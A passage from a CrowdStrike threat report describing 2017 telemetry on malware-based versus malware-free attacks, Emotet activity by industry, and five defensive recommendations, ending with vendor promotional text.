Another interesting trend observed in 2017 was an increase in malware-based versus malware-free attacks. This doesn't necessarily indicate an increase in new malware attacks. Instead, it highlights what CrowdStrike has observed with newly onboarded Falcon platform customers: the prevalence of malware — even when traditional antivirus products are present — still exceeds malware-free attacks upon initial

implementation. *Over time and after remediation, this dynamic begins to shift.*


Figure 13 below compares malware-based and malware-free attacks from the Threat Graph telemetry. The attack types are defined as follows:

- Malware attacks: These are simple use cases where a malicious file is written to disk and

Falcon detects the attempt to run that file, then either blocks it or alerts the security team to take further action.

- Malware-free attacks: CrowdStrike defines malware-free attacks as those in which

the initial tactic did not result in a file or file fragment being written to disk. Examples include attacks where code executes from memory or where stolen credentials are leveraged for remote logins using known tools.



**Figure 13**  
Percentage of Malware-Based vs. Malware-Free Attacks

From ThreatGraph data CrowdStrike observed 39 percent of all detections in 2017 were malicious software that went undetected by traditional antivirus. This highlights the growing effectiveness of machine learning (ML) detection techniques that focus on different aspects of malicious executables, rather than traditional approaches using only

file attributes. This is illustrated by another Threat Graph statistic, which showed that in the majority of cases recorded in 2017, CrowdStrike Falcon's ML capabilities detected malicious software seven days before other traditional AV products, while offering coverage for 43% more malicious software. ↻


# 39%

From ThreatGraph data CrowdStrike observed 39 percent of all detections in 2017 were malicious software that went undetected by traditional antivirus

## Malware-Free Attacks by Industry


The chart below illustrates the percentage of malware versus malware-free attacks by industry. If your organization's industry is at

the top of this list, you need to aggressively strengthen your defenses to address these sophisticated attacks.



**Figure 14**  
Percentage of Malware-Based vs. Malware-Free Attacks per Sample Group of Industries Identified by the CrowdStrike Threat Graph in 2017

**Figure 15**  
A Breakdown  
of Emotet  
Activity Seen by  
Industry From  
CrowdStrike's  
Observations of  
Different Types  
of Malware-Free  
Attack Behavior  
Detected by  
Falcon EPP



This is a defining point in evolving from a traditional signature-based security approach to one that is truly "next-gen." Gone are the days where tracking and naming common threat malware helped identify and remediate attacks. Today's defensive methodology includes understanding the behavior of the malware and preventing it from executing as quickly as possible. The shift in defense strategy is necessary to address changing attacker techniques, such as the pivot toward fileless and malware-free attacks. For example, threat actors such as INDRIK SPIDER have used the Emotet downloader (developed and

operated by MUMMY SPIDER) to distribute the Dridex malware, such as TrickBot and QakBot. CrowdStrike employs a strong combination of machine learning and behavioral indicators of attack (IOAs) within the Falcon EPP platform to combat this type of threat.

Blended threats such as Emotet indicate how the line between malware versus malware-free techniques has blurred. While eCrime actors continue to develop more advanced forms of malware, CrowdStrike assesses that malware-free attacks will continue to be a dominant technique in 2018 and beyond. ↻

# RECOMMENDATIONS



Based on the findings contained in this report, CrowdStrike recommends the following measures:

### **1. Going Beyond Malware: Strengthen Defenses Against Modern Attacks**

As sophisticated attacks continue to evolve, enterprises face much more than just "a malware problem." Defenders must look for early warning signs that an attack may be underway, such as code execution, persistence, stealth, command control and lateral movement within a network. When delivered in real time via machine learning and artificial intelligence, this contextual and behavioral analysis detects and prevents attacks that conventional defense-in-depth technologies cannot address.

### **2. Continually Assess Risk with Real-Time Visibility**

According to the NIST Cybersecurity Framework, maintaining up-to-date inventories of devices and applications on your network are the top two priorities for establishing critical security controls. Understanding what is running in the corporate network enables companies to identify vulnerable systems that require critical security updates and patches. In addition, understanding the systems that user accounts can access and the permissions they possess is critical in stopping initial intrusions and lateral movement. Take control of account privilege levels and protect unauthorized network and application access with two-factor authentication.

### **3. Add Threat Hunting to Your Security Portfolio**

Passively waiting for traditional security countermeasures to detect attacks is not enough. Proactive threat hunting, led by human security experts, is a requirement for any organization looking to achieve or improve real-time threat detection and incident response.

### **4. Integrate Threat Intelligence Into Your Endpoint Security Strategy**

The more intelligence a security team obtains on who might be targeting its organization and how the actors operate, the more educated, aware and effective that security team becomes. Understanding whether your organization is a potential target for an adversary, and knowing which exploits and strategies are commonly used in such attacks, can help you prioritize patching and eliminate vulnerabilities before the adversary can initiate an attack.

### **5. Assess Your Readiness to Protect Against Sophisticated Attacks**

Evaluate the quality and effectiveness of your security program before an attack happens. Engaging in third-party security assessments will reveal organizational readiness to face both common and sophisticated attacks. In addition, participating in adversary emulation exercises, using real-world TTPs, will inform you about how to improve your incident response playbook and procedures.

## About CrowdStrike

CrowdStrike is the leader in cloud-delivered endpoint protection. Leveraging artificial intelligence (AI), the CrowdStrike Falcon platform offers instant visibility and protection across the enterprise and prevents attacks on endpoints on or off the network. CrowdStrike Falcon deploys in minutes to deliver actionable intelligence and real-time protection from Day One. It seamlessly unifies next-generation AV with best-in-class endpoint detection and response, backed by 24/7 managed hunting. Its cloud infrastructure and single-agent architecture take away complexity and add scalability, manageability, and speed.

CrowdStrike Falcon protects customers against all cyber attack types, using sophisticated signatureless AI and indicator-of-attack-based (IOA) threat prevention to stop known and unknown threats in real time. Powered by the CrowdStrike Threat Graph™, Falcon instantly correlates over 90 billion security events a day from across the globe to immediately prevent and detect threats.

There's much more to the story of how Falcon has redefined endpoint protection but there's only one thing to remember about CrowdStrike: We stop breaches.

For more information, visit [www.crowdstrike.com](http://www.crowdstrike.com)



CROWDSTRIKE



CROWD**STRIKE**

We **Stop** Breaches